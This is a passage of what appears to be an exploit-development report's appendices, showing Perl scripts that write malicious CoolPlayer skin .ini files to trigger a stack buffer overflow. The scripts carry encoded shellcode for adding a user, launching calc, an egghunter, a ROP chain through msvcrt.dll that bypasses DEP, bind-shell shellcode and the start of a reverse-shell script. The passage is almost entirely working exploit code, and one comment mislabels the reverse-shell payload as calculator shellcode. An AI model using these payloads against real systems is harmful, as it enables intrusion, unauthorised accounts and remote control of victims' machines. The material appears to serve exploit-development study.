"\x56\x4c\x47\x50\x4f\x31\x58\x4f\x54\x4d\x45\x51\x4f\x37" .
"\x4b\x52\x4c\x30\x56\x32\x56\x37\x4c\x4b\x51\x42\x52\x30" .
"\x4c\x4b\x47\x32\x47\x4c\x45\x51\x4e\x30\x4c\x4b\x47\x30" .
"\x52\x58\x4d\x55\x49\x50\x52\x54\x51\x5a\x45\x51\x4e\x30" .
"\x56\x30\x4c\x4b\x47\x38\x52\x38\x4c\x4b\x50\x58\x47\x50" .
"\x43\x31\x58\x53\x4b\x53\x47\x4c\x51\x59\x4c\x4b\x56\x54" .
"\x4c\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x56\x51\x49\x50" .
"\x4e\x4c\x49\x51\x58\x4f\x54\x4d\x43\x31\x49\x57\x47\x48" .
"\x4d\x30\x54\x35\x5a\x54\x54\x43\x43\x4d\x5a\x58\x47\x4b" .
"\x43\x4d\x56\x44\x43\x45\x4d\x32\x51\x48\x4c\x4b\x56\x38" .
"\x56\x44\x43\x31\x4e\x33\x43\x56\x4c\x4b\x54\x4c\x50\x4b" .
"\x4c\x4b\x56\x38\x45\x4c\x45\x51\x58\x53\x4c\x4b\x45\x54" .
"\x4c\x4b\x45\x51\x58\x50\x4d\x59\x51\x54\x56\x44\x47\x54" .
"\x51\x4b\x51\x4b\x43\x51\x50\x59\x51\x4a\x56\x31\x4b\x4f" .
"\x4d\x30\x56\x38\x51\x4f\x51\x4a\x4c\x4b\x54\x52\x5a\x4b" .
"\x4c\x46\x51\x4d\x52\x4a\x45\x51\x4c\x4d\x4d\x55\x4f\x49" .
"\x45\x50\x45\x50\x43\x30\x50\x50\x52\x48\x50\x31\x4c\x4b" .
"\x52\x4f\x4c\x47\x4b\x4f\x49\x45\x4f\x4b\x5a\x50\x58\x35" .
"\x49\x32\x51\x46\x43\x58\x4e\x46\x4d\x45\x4f\x4d\x4d\x4d" .
"\x4b\x4f\x49\x45\x47\x4c\x43\x36\x43\x4c\x45\x5a\x4b\x30" .
"\x4b\x4b\x4d\x30\x52\x55\x54\x45\x4f\x4b\x47\x37\x45\x43" .
"\x43\x42\x52\x4f\x43\x5a\x43\x30\x50\x53\x4b\x4f\x4e\x35" .
"\x45\x33\x43\x51\x52\x4c\x52\x43\x56\x4e\x45\x35\x43\x48" .
"\x45\x35\x43\x30\x41\x41";

#Output to file
open($FILE,">$file");
print $FILE $junk1.$eip.$shellcode;
close($FILE);
```

3.5 Appendix E – addUser.txt

my $buf =

"\x89\xe7\xd9\xf7\xd9\x77\xf4\x5b\x53\x59\x49\x49\x49\x49" .

"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .

"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .

"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .

"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d" .

"\x38\x4d\x59\x43\x30\x43\x30\x43\x30\x45\x30\x4d\x59\x4b" .

"\x55\x56\x51\x49\x42\x45\x34\x4c\x4b\x56\x32\x56\x50\x4c" .

"\x4b\x51\x42\x54\x4c\x4c\x4b\x50\x52\x54\x54\x4c\x4b\x43" .

"\x42\x51\x38\x54\x4f\x4e\x57\x50\x4a\x47\x56\x56\x51\x4b" .

"\x4f\x50\x31\x4f\x30\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x45" .

"\x52\x56\x4c\x47\x50\x4f\x31\x58\x4f\x54\x4d\x45\x51\x4f" .

"\x37\x4d\x32\x5a\x50\x56\x32\x51\x47\x4c\x4b\x56\x32\x52" .

"\x30\x4c\x4b\x51\x52\x47\x4c\x45\x51\x4e\x30\x4c\x4b\x47" .

"\x30\x43\x48\x4c\x45\x4f\x30\x43\x44\x50\x4a\x43\x31\x58" .

"\x50\x50\x50\x4c\x4b\x51\x58\x45\x48\x4c\x4b\x51\x48\x51" .

"\x30\x45\x51\x4e\x33\x4d\x33\x47\x4c\x50\x49\x4c\x4b\x47" .

"\x44\x4c\x4b\x43\x31\x58\x56\x56\x51\x4b\x4f\x56\x51\x4f" .

"\x30\x4e\x4c\x49\x51\x58\x4f\x54\x4d\x45\x51\x58\x47\x56" .

"\x58\x4d\x30\x43\x45\x4b\x44\x54\x43\x43\x4d\x5a\x58\x47" .

"\x4b\x43\x4d\x51\x34\x54\x35\x4d\x32\x50\x58\x4c\x4b\x50" .

"\x58\x47\x54\x43\x31\x49\x43\x45\x36\x4c\x4b\x54\x4c\x50" .

"\x4b\x4c\x4b\x50\x58\x45\x4c\x43\x31\x58\x53\x4c\x4b\x43" .

"\x34\x4c\x4b\x43\x31\x58\x50\x4d\x59\x50\x44\x47\x54\x56" .

"\x44\x51\x4b\x51\x4b\x43\x51\x50\x59\x51\x4a\x56\x31\x4b" .

"\x4f\x4b\x50\x56\x38\x51\x4f\x51\x4a\x4c\x4b\x45\x42\x5a" .

"\x4b\x4b\x36\x51\x4d\x43\x5a\x43\x31\x4c\x4d\x4d\x55\x58" .

"\x39\x45\x50\x43\x30\x45\x50\x50\x50\x45\x38\x56\x51\x4c" .

"\x4b\x52\x4f\x4b\x37\x4b\x4f\x58\x55\x4f\x4b\x4c\x30\x4f" .

"\x45\x4e\x42\x50\x56\x52\x48\x4e\x46\x5a\x35\x4f\x4d\x4d" .

"\x4d\x4b\x4f\x4e\x35\x47\x4c\x45\x56\x43\x4c\x45\x5a\x4b" .

"\x30\x4b\x4b\x4b\x50\x43\x45\x43\x35\x4f\x4b\x51\x57\x54" .

"\x53\x52\x52\x52\x4f\x52\x4a\x43\x30\x56\x33\x4b\x4f\x4e" .

```
"\x35\x45\x33\x52\x4d\x52\x44\x56\x4e\x43\x55\x52\x58\x45" .
"\x35\x47\x50\x56\x4f\x52\x43\x47\x50\x52\x4e\x45\x35\x43" .
"\x44\x47\x50\x54\x35\x54\x33\x45\x35\x52\x52\x47\x50\x50" .
"\x48\x45\x31\x45\x33\x52\x4b\x52\x45\x43\x54\x51\x45\x52" .
"\x53\x52\x45\x54\x32\x47\x50\x56\x35\x43\x43\x45\x35\x43" .
"\x42\x56\x30\x43\x51\x54\x33\x43\x43\x52\x57\x52\x4f\x52" .
"\x52\x43\x54\x47\x50\x56\x4f\x47\x31\x51\x54\x50\x44\x47" .
"\x50\x51\x36\x51\x36\x47\x50\x52\x4e\x45\x35\x54\x34\x51" .
"\x30\x52\x4c\x52\x4f\x52\x43\x45\x31\x52\x4c\x43\x57\x52" .
"\x52\x52\x4f\x52\x55\x52\x50\x51\x30\x47\x31\x52\x44\x52" .
"\x4d\x45\x39\x52\x4e\x52\x49\x52\x53\x52\x54\x43\x42\x43" .
"\x51\x43\x44\x52\x4f\x54\x32\x52\x53\x51\x30\x51\x58\x45" .
"\x31\x43\x53\x52\x4b\x45\x35\x52\x44\x50\x55\x52\x53\x43" .
"\x55\x54\x32\x51\x30\x56\x4f\x51\x51\x51\x54\x51\x54\x43" .
"\x30\x41\x41";
```

3.6 Appendix F – addUser.pl

```
# Output filename
$file= "addUser.ini";

# Header information for the playlist skin file
my $junk1 = "[CoolPlayer Skin]\n PlaylistSkin=" ."A" x 1056;

# Addition of JMP ESP memory location
my $eip = pack('V', 0x7C86467B);

# NOPs
my $shellcode = "\x90" x 16;

# Add user shellcode
my $shellcode =
$shellcode."\x89\xe7\xd9\xf7\xd9\x77\xf4\x5b\x53\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
```

```
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d" .
"\x38\x4d\x59\x43\x30\x43\x30\x43\x30\x45\x30\x4d\x59\x4b" .
"\x55\x56\x51\x49\x42\x45\x34\x4c\x4b\x56\x32\x56\x50\x4c" .
"\x4b\x51\x42\x54\x4c\x4c\x4b\x50\x52\x54\x54\x4c\x4b\x43" .
"\x42\x51\x38\x54\x4f\x4e\x57\x50\x4a\x47\x56\x56\x51\x4b" .
"\x4f\x50\x31\x4f\x30\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x45" .
"\x52\x56\x4c\x47\x50\x4f\x31\x58\x4f\x54\x4d\x45\x51\x4f" .
"\x37\x4d\x32\x5a\x50\x56\x32\x51\x47\x4c\x4b\x56\x32\x52" .
"\x30\x4c\x4b\x51\x52\x47\x4c\x45\x51\x4e\x30\x4c\x4b\x47" .
"\x30\x43\x48\x4c\x45\x4f\x30\x43\x44\x50\x4a\x43\x31\x58" .
"\x50\x50\x50\x4c\x4b\x51\x58\x45\x48\x4c\x4b\x51\x48\x51" .
"\x30\x45\x51\x4e\x33\x4d\x33\x47\x4c\x50\x49\x4c\x4b\x47" .
"\x44\x4c\x4b\x43\x31\x58\x56\x56\x51\x4b\x4f\x56\x51\x4f" .
"\x30\x4e\x4c\x49\x51\x58\x4f\x54\x4d\x45\x51\x58\x47\x56" .
"\x58\x4d\x30\x43\x45\x4b\x44\x54\x43\x43\x4d\x5a\x58\x47" .
"\x4b\x43\x4d\x51\x34\x54\x35\x4d\x32\x50\x58\x4c\x4b\x50" .
"\x58\x47\x54\x43\x31\x49\x43\x45\x36\x4c\x4b\x54\x4c\x50" .
"\x4b\x4c\x4b\x50\x58\x45\x4c\x43\x31\x58\x53\x4c\x4b\x43" .
"\x34\x4c\x4b\x43\x31\x58\x50\x4d\x59\x50\x44\x47\x54\x56" .
"\x44\x51\x4b\x51\x4b\x43\x51\x50\x59\x51\x4a\x56\x31\x4b" .
"\x4f\x4b\x50\x56\x38\x51\x4f\x51\x4a\x4c\x4b\x45\x42\x5a" .
"\x4b\x4b\x36\x51\x4d\x43\x5a\x43\x31\x4c\x4d\x4d\x55\x58" .
"\x39\x45\x50\x43\x30\x45\x50\x50\x50\x45\x38\x56\x51\x4c" .
"\x4b\x52\x4f\x4b\x37\x4b\x4f\x58\x55\x4f\x4b\x4c\x30\x4f" .
"\x45\x4e\x42\x50\x56\x52\x48\x4e\x46\x5a\x35\x4f\x4d\x4d" .
"\x4d\x4b\x4f\x4e\x35\x47\x4c\x45\x56\x43\x4c\x45\x5a\x4b" .
"\x30\x4b\x4b\x4b\x50\x43\x45\x43\x35\x4f\x4b\x51\x57\x54" .
"\x53\x52\x52\x52\x4f\x52\x4a\x43\x30\x56\x33\x4b\x4f\x4e" .
"\x35\x45\x33\x52\x4d\x52\x44\x56\x4e\x43\x55\x52\x58\x45" .
"\x35\x47\x50\x56\x4f\x52\x43\x47\x50\x52\x4e\x45\x35\x43" .
"\x44\x47\x50\x54\x35\x54\x33\x45\x35\x52\x52\x47\x50\x50" .
"\x48\x45\x31\x45\x33\x52\x4b\x52\x45\x43\x54\x51\x45\x52" .
"\x53\x52\x45\x54\x32\x47\x50\x56\x35\x43\x43\x45\x35\x43" .
"\x42\x56\x30\x43\x51\x54\x33\x43\x43\x52\x57\x52\x4f\x52" .
"\x52\x43\x54\x47\x50\x56\x4f\x47\x31\x51\x54\x50\x44\x47" .
"\x50\x51\x36\x51\x36\x47\x50\x52\x4e\x45\x35\x54\x34\x51" .
"\x30\x52\x4c\x52\x4f\x52\x43\x45\x31\x52\x4c\x43\x57\x52" .
"\x52\x52\x4f\x52\x55\x52\x50\x51\x30\x47\x31\x52\x44\x52" .
"\x4d\x45\x39\x52\x4e\x52\x49\x52\x53\x52\x54\x43\x42\x43" .
"\x51\x43\x44\x52\x4f\x54\x32\x52\x53\x51\x30\x51\x58\x45" .
"\x31\x43\x53\x52\x4b\x45\x35\x52\x44\x50\x55\x52\x53\x43" .
"\x55\x54\x32\x51\x30\x56\x4f\x51\x51\x51\x54\x51\x54\x43" .
"\x30\x41\x41";

#Output to file
open($FILE,">$file");
print $FILE $junk1.$eip.$shellcode;
close($FILE);
```

3.7 Appendix G – egghunter.pl

```
$file = "EggCalcExploit.ini";

# Header information for the playlist skin file
$junk1 = "[CoolPlayer Skin]\n PlaylistSkin=";

# Distance to EIP
$junk1 .= "A" x 1056;

# Addition of JMP ESP memory location
$junk1 .= pack('V', 0x7C86467B);

# NOPs
$junk1 .= "\x90" x 16;

# Egghunter Code
$junk1 .= "\x89\xe0\xda\xc0\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x43".
"\x43\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58\x34\x41\x50"
.
"\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41\x41\x42\x54\x41\x41"
.
"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a"
.
"\x49\x43\x56\x4d\x51\x49\x5a\x4b\x4f\x44\x4f\x51\x52\x46\x32\x43\x5a"
.
"\x44\x42\x50\x58\x48\x4d\x46\x4e\x47\x4c\x43\x35\x51\x4a\x42\x54\x4a"
.
"\x4f\x4e\x58\x42\x57\x46\x50\x46\x50\x44\x34\x4c\x4b\x4b\x4a\x4e\x4f"
.
"\x44\x35\x4b\x5a\x4e\x4f\x43\x45\x4b\x57\x4b\x4f\x4d\x37\x41\x41";

# NOPs added after Egghunter code
$junk1 .= "\x90" x 200;

# Egghunter Identifier
$junk1 .= "w00tw00t";

# Calculator Shellcode
$junk1 .= "\xda\xd2\xd9\x74\x24\xf4\x5a\x4a\x4a\x4a\x4a\x43\x43\x43" .
"\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58\x34" .
"\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41" .
```

```
"\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42" .
"\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d\x38\x4b" .
"\x39\x45\x50\x43\x30\x43\x30\x43\x50\x4c\x49\x5a\x45\x56" .
"\x51\x49\x42\x43\x54\x4c\x4b\x56\x32\x56\x50\x4c\x4b\x56" .
"\x32\x54\x4c\x4c\x4b\x50\x52\x54\x54\x4c\x4b\x54\x32\x47" .
"\x58\x54\x4f\x4f\x47\x51\x5a\x47\x56\x56\x51\x4b\x4f\x56" .
"\x51\x4f\x30\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43\x32\x56" .
"\x4c\x47\x50\x49\x51\x58\x4f\x54\x4d\x45\x51\x49\x57\x5a" .
"\x42\x4c\x30\x50\x52\x51\x47\x4c\x4b\x56\x32\x54\x50\x4c" .
"\x4b\x47\x32\x47\x4c\x45\x51\x58\x50\x4c\x4b\x47\x30\x54" .
"\x38\x4b\x35\x49\x50\x54\x34\x51\x5a\x45\x51\x4e\x30\x50" .
"\x50\x4c\x4b\x47\x38\x45\x48\x4c\x4b\x50\x58\x51\x30\x45" .
"\x51\x58\x53\x5a\x43\x47\x4c\x47\x39\x4c\x4b\x47\x44\x4c" .
"\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x50\x31\x4f\x30\x4e" .
"\x4c\x49\x51\x58\x4f\x54\x4d\x43\x31\x49\x57\x56\x58\x4d" .
"\x30\x43\x45\x5a\x54\x45\x53\x43\x4d\x4c\x38\x47\x4b\x43" .
"\x4d\x56\x44\x54\x35\x4d\x32\x50\x58\x4c\x4b\x50\x58\x56" .
"\x44\x43\x31\x4e\x33\x43\x56\x4c\x4b\x54\x4c\x50\x4b\x4c" .
"\x4b\x50\x58\x45\x4c\x45\x51\x49\x43\x4c\x4b\x54\x44\x4c" .
"\x4b\x45\x51\x58\x50\x4d\x59\x47\x34\x47\x54\x47\x54\x51" .
"\x4b\x51\x4b\x43\x51\x56\x39\x50\x5a\x50\x51\x4b\x4f\x4b" .
"\x50\x50\x58\x51\x4f\x50\x5a\x4c\x4b\x52\x32\x5a\x4b\x4c" .
"\x46\x51\x4d\x52\x4a\x45\x51\x4c\x4d\x4b\x35\x4f\x49\x43" .
"\x30\x45\x50\x43\x30\x56\x30\x45\x38\x56\x51\x4c\x4b\x52" .
"\x4f\x4b\x37\x4b\x4f\x4e\x35\x4f\x4b\x5a\x50\x58\x35\x4e" .
"\x42\x56\x36\x45\x38\x49\x36\x4c\x55\x4f\x4d\x4d\x4d\x4b" .
"\x4f\x58\x55\x47\x4c\x54\x46\x43\x4c\x54\x4a\x4d\x50\x4b" .
"\x4b\x4b\x50\x43\x45\x45\x55\x4f\x4b\x47\x37\x54\x53\x43" .
"\x42\x52\x4f\x43\x5a\x43\x30\x56\x33\x4b\x4f\x58\x55\x52" .
"\x43\x43\x51\x52\x4c\x43\x53\x56\x4e\x52\x45\x52\x58\x43" .
"\x55\x45\x50\x41\x41";

# Output to file
open($FILE,">$file");
print $FILE $junk1;
close($FILE);
```

3.8 Appendix H – ropCalc.pl

```
$file= "calc.ini";
$buffer = "[CoolPlayer Skin]\n PlaylistSkin=";
$buffer .= "A" x 1048;
$buffer .= pack('V',0x77c1282e);
```

```
$buffer .= pack('V',0x77c28bbe);# POP EBP # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c28bbe);# skip 4 bytes [msvcrt.dll]
$buffer .= pack('V',0x77c2362c);# POP EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0xffffffff);#
$buffer .= pack('V',0x77c127e5);# INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c127e5);# INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c4e0da);# POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x2cfe1467);# put delta into eax (-> put 0x00001000
into edx)
$buffer .= pack('V',0x77c4eb80);# ADD EAX,75C13B66 # ADD EAX,5D40C033 #
RETN [msvcrt.dll]
$buffer .= pack('V',0x77c58fbc);# XCHG EAX,EDX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c52217);# POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x2cfe04a7);# put delta into eax (-> put 0x00000040
into ecx)
$buffer .= pack('V',0x77c4eb80);# ADD EAX,75C13B66 # ADD EAX,5D40C033 #
RETN [msvcrt.dll]
$buffer .= pack('V',0x77c13ffd);# XCHG EAX,ECX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c3aeca);# POP EDI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47a42);# RETN (ROP NOP) [msvcrt.dll]
$buffer .= pack('V',0x77c23181);# POP ESI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c2aacc);# JMP [EAX] [msvcrt.dll]
$buffer .= pack('V',0x77c34fcd);# POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c1110c);# ptr to &VirtualAlloc() [IAT msvcrt.dll]
$buffer .= pack('V',0x77c12df9);# PUSHAD # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c35459);# ptr to 'push esp # ret ' [msvcrt.dll]

$buffer .="\x90" x 16;

#shellbind shellcode
$buffer .=
"\x89\xe6\xdb\xc3\xd9\x76\xf4\x59\x49\x49\x49\x49\x49\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d\x38" .
"\x4b\x39\x43\x30\x45\x50\x43\x30\x43\x50\x4d\x59\x5a\x45" .
"\x50\x31\x49\x42\x45\x34\x4c\x4b\x51\x42\x50\x30\x4c\x4b" .
"\x50\x52\x54\x4c\x4c\x4b\x56\x32\x45\x44\x4c\x4b\x52\x52" .
"\x47\x58\x54\x4f\x4e\x57\x51\x5a\x51\x36\x50\x31\x4b\x4f" .
"\x56\x51\x49\x50\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43\x32" .
"\x56\x4c\x47\x50\x4f\x31\x58\x4f\x54\x4d\x45\x51\x4f\x37" .
"\x4b\x52\x4c\x30\x56\x32\x56\x37\x4c\x4b\x51\x42\x52\x30" .
"\x4c\x4b\x47\x32\x47\x4c\x45\x51\x4e\x30\x4c\x4b\x47\x30" .
"\x52\x58\x4d\x55\x49\x50\x52\x54\x51\x5a\x45\x51\x4e\x30" .
"\x56\x30\x4c\x4b\x47\x38\x52\x38\x4c\x4b\x50\x58\x47\x50" .
"\x43\x31\x58\x53\x4b\x53\x47\x4c\x51\x59\x4c\x4b\x56\x54" .
"\x4c\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x56\x51\x49\x50" .
```

```
"\x4e\x4c\x49\x51\x58\x4f\x54\x4d\x43\x31\x49\x57\x47\x48" .
"\x4d\x30\x54\x35\x5a\x54\x54\x43\x43\x4d\x5a\x58\x47\x4b" .
"\x43\x4d\x56\x44\x43\x45\x4d\x32\x51\x48\x4c\x4b\x56\x38" .
"\x56\x44\x43\x31\x4e\x33\x43\x56\x4c\x4b\x54\x4c\x50\x4b" .
"\x4c\x4b\x56\x38\x45\x4c\x45\x51\x58\x53\x4c\x4b\x45\x54" .
"\x4c\x4b\x45\x51\x58\x50\x4d\x59\x51\x54\x56\x44\x47\x54" .
"\x51\x4b\x51\x4b\x43\x51\x50\x59\x51\x4a\x56\x31\x4b\x4f" .
"\x4d\x30\x56\x38\x51\x4f\x51\x4a\x4c\x4b\x54\x52\x5a\x4b" .
"\x4c\x46\x51\x4d\x52\x4a\x45\x51\x4c\x4d\x4d\x55\x4f\x49" .
"\x45\x50\x45\x50\x43\x30\x50\x50\x52\x48\x50\x31\x4c\x4b" .
"\x52\x4f\x4c\x47\x4b\x4f\x49\x45\x4f\x4b\x5a\x50\x58\x35" .
"\x49\x32\x51\x46\x43\x58\x4e\x46\x4d\x45\x4f\x4d\x4d\x4d" .
"\x4b\x4f\x49\x45\x47\x4c\x43\x36\x43\x4c\x45\x5a\x4b\x30" .
"\x4b\x4b\x4d\x30\x52\x55\x54\x45\x4f\x4b\x47\x37\x45\x43" .
"\x43\x42\x52\x4f\x43\x5a\x43\x30\x50\x53\x4b\x4f\x4e\x35" .
"\x45\x33\x43\x51\x52\x4c\x52\x43\x56\x4e\x45\x35\x43\x48" .
"\x45\x35\x43\x30\x41\x41";

open($FILE,">$file");
print $FILE $buffer;
close($FILE);
```

3.9 Appendix I – ropCalcAlt.pl

```
$file= "calc.ini";
$buffer = "[CoolPlayer Skin]\n PlaylistSkin=";
$buffer .= "A" x 1048;
$buffer .= pack('V',0x77c1282e);

$buffer .= pack('V',0x77c28bbe);# POP EBP # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c28bbe);# skip 4 bytes [msvcrt.dll]
$buffer .= pack('V',0x77c461bb);# POP EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0xffffffff);#
$buffer .= pack('V',0x77c127e5);# INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c127e5);# INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c4e0da);# POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x2cfe1467);# put delta into eax (-> put 0x00001000
into edx)
$buffer .= pack('V',0x77c4eb80);# ADD EAX,75C13B66 # ADD EAX,5D40C033 #
RETN [msvcrt.dll]
$buffer .= pack('V',0x77c58fbc);# XCHG EAX,EDX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c52217);# POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x2cfe04a7);# put delta into eax (-> put 0x00000040
into ecx)
```

```
$buffer .= pack('V',0x77c4eb80);# ADD EAX,75C13B66 # ADD EAX,5D40C033 #
RETN [msvcrt.dll]
$buffer .= pack('V',0x77c13ffd);# XCHG EAX,ECX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c3aeca);# POP EDI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47a42);# RETN (ROP NOP) [msvcrt.dll]
$buffer .= pack('V',0x77c23181);# POP ESI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c2aacc);# JMP [EAX] [msvcrt.dll]
$buffer .= pack('V',0x77c34fcd);# POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c1110c);# ptr to &VirtualAlloc() [IAT msvcrt.dll]
$buffer .= pack('V',0x77c12df9);# PUSHAD # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c35459);# ptr to 'push esp # ret ' [msvcrt.dll]

$buffer .="\x90" x 16;

#shellbind shellcode
$buffer .=
"\xda\xd2\xd9\x74\x24\xf4\x5a\x4a\x4a\x4a\x4a\x43\x43\x43" .
"\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58\x34" .
"\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41" .
"\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42" .
"\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d\x38\x4b" .
"\x39\x45\x50\x43\x30\x43\x30\x43\x50\x4c\x49\x5a\x45\x56" .
"\x51\x49\x42\x43\x54\x4c\x4b\x56\x32\x56\x50\x4c\x4b\x56" .
"\x32\x54\x4c\x4c\x4b\x50\x52\x54\x54\x4c\x4b\x54\x32\x47" .
"\x58\x54\x4f\x4f\x47\x51\x5a\x47\x56\x56\x51\x4b\x4f\x56" .
"\x51\x4f\x30\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43\x32\x56" .
"\x4c\x47\x50\x49\x51\x58\x4f\x54\x4d\x45\x51\x49\x57\x5a" .
"\x42\x4c\x30\x50\x52\x51\x47\x4c\x4b\x56\x32\x54\x50\x4c" .
"\x4b\x47\x32\x47\x4c\x45\x51\x58\x50\x4c\x4b\x47\x30\x54" .
"\x38\x4b\x35\x49\x50\x54\x34\x51\x5a\x45\x51\x4e\x30\x50" .
"\x50\x4c\x4b\x47\x38\x45\x48\x4c\x4b\x50\x58\x51\x30\x45" .
"\x51\x58\x53\x5a\x43\x47\x4c\x47\x39\x4c\x4b\x47\x44\x4c" .
"\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x50\x31\x4f\x30\x4e" .
"\x4c\x49\x51\x58\x4f\x54\x4d\x43\x31\x49\x57\x56\x58\x4d" .
"\x30\x43\x45\x5a\x54\x45\x53\x43\x4d\x4c\x38\x47\x4b\x43" .
"\x4d\x56\x44\x54\x35\x4d\x32\x50\x58\x4c\x4b\x50\x58\x56" .
"\x44\x43\x31\x4e\x33\x43\x56\x4c\x4b\x54\x4c\x50\x4b\x4c" .
"\x4b\x50\x58\x45\x4c\x45\x51\x49\x43\x4c\x4b\x54\x44\x4c" .
"\x4b\x45\x51\x58\x50\x4d\x59\x47\x34\x47\x54\x47\x54\x51" .
"\x4b\x51\x4b\x43\x51\x56\x39\x50\x5a\x50\x51\x4b\x4f\x4b" .
"\x50\x50\x58\x51\x4f\x50\x5a\x4c\x4b\x52\x32\x5a\x4b\x4c" .
"\x46\x51\x4d\x52\x4a\x45\x51\x4c\x4d\x4b\x35\x4f\x49\x43" .
"\x30\x45\x50\x43\x30\x56\x30\x45\x38\x56\x51\x4c\x4b\x52" .
"\x4f\x4b\x37\x4b\x4f\x4e\x35\x4f\x4b\x5a\x50\x58\x35\x4e" .
"\x42\x56\x36\x45\x38\x49\x36\x4c\x55\x4f\x4d\x4d\x4d\x4b" .
"\x4f\x58\x55\x47\x4c\x54\x46\x43\x4c\x54\x4a\x4d\x50\x4b" .
"\x4b\x4b\x50\x43\x45\x45\x55\x4f\x4b\x47\x37\x54\x53\x43" .
"\x42\x52\x4f\x43\x5a\x43\x30\x56\x33\x4b\x4f\x58\x55\x52" .
"\x43\x43\x51\x52\x4c\x43\x53\x56\x4e\x52\x45\x52\x58\x43" .
```

```
"\x55\x45\x50\x41\x41";

open($FILE,">$file");
print $FILE $buffer;
close($FILE);
```

3.10 Appendix J – reverseshell.pl

```
# Output filename
$file= "ReverseShell.ini";

# Header information for the playlist skin file
my $junk1 = "[CoolPlayer Skin]\n PlaylistSkin=" ."A" x 1056;

# Addition of JMP ESP memory location
my $eip = pack('V', 0x7C86467B);

# NOPs
my $shellcode = "\x90" x 16;

# Calculator shellcode
my $shellcode =
$shellcode."\x89\xe6\xda\xdc\xd9\x76\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x43" .
"\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b\x58" .
"\x4c\x49\x45\x50\x43\x30\x43\x30\x45\x30\x4b\x39\x4b\x55" .
"\x56\x51\x49\x42\x45\x34\x4c\x4b\x50\x52\x56\x50\x4c\x4b" .
"\x56\x32\x54\x4c\x4c\x4b\x56\x32\x45\x44\x4c\x4b\x52\x52" .
"\x47\x58\x54\x4f\x58\x37\x50\x4a\x47\x56\x56\x51\x4b\x4f" .
"\x50\x31\x4f\x30\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x45\x52" .
"\x56\x4c\x47\x50\x4f\x31\x58\x4f\x54\x4d\x45\x51\x4f\x37" .
"\x5a\x42\x4c\x30\x56\x32\x56\x37\x4c\x4b\x50\x52\x54\x50" .
"\x4c\x4b\x47\x32\x47\x4c\x43\x31\x4e\x30\x4c\x4b\x51\x50" .
"\x43\x48\x4b\x35\x4f\x30\x43\x44\x50\x4a\x43\x31\x58\x50" .
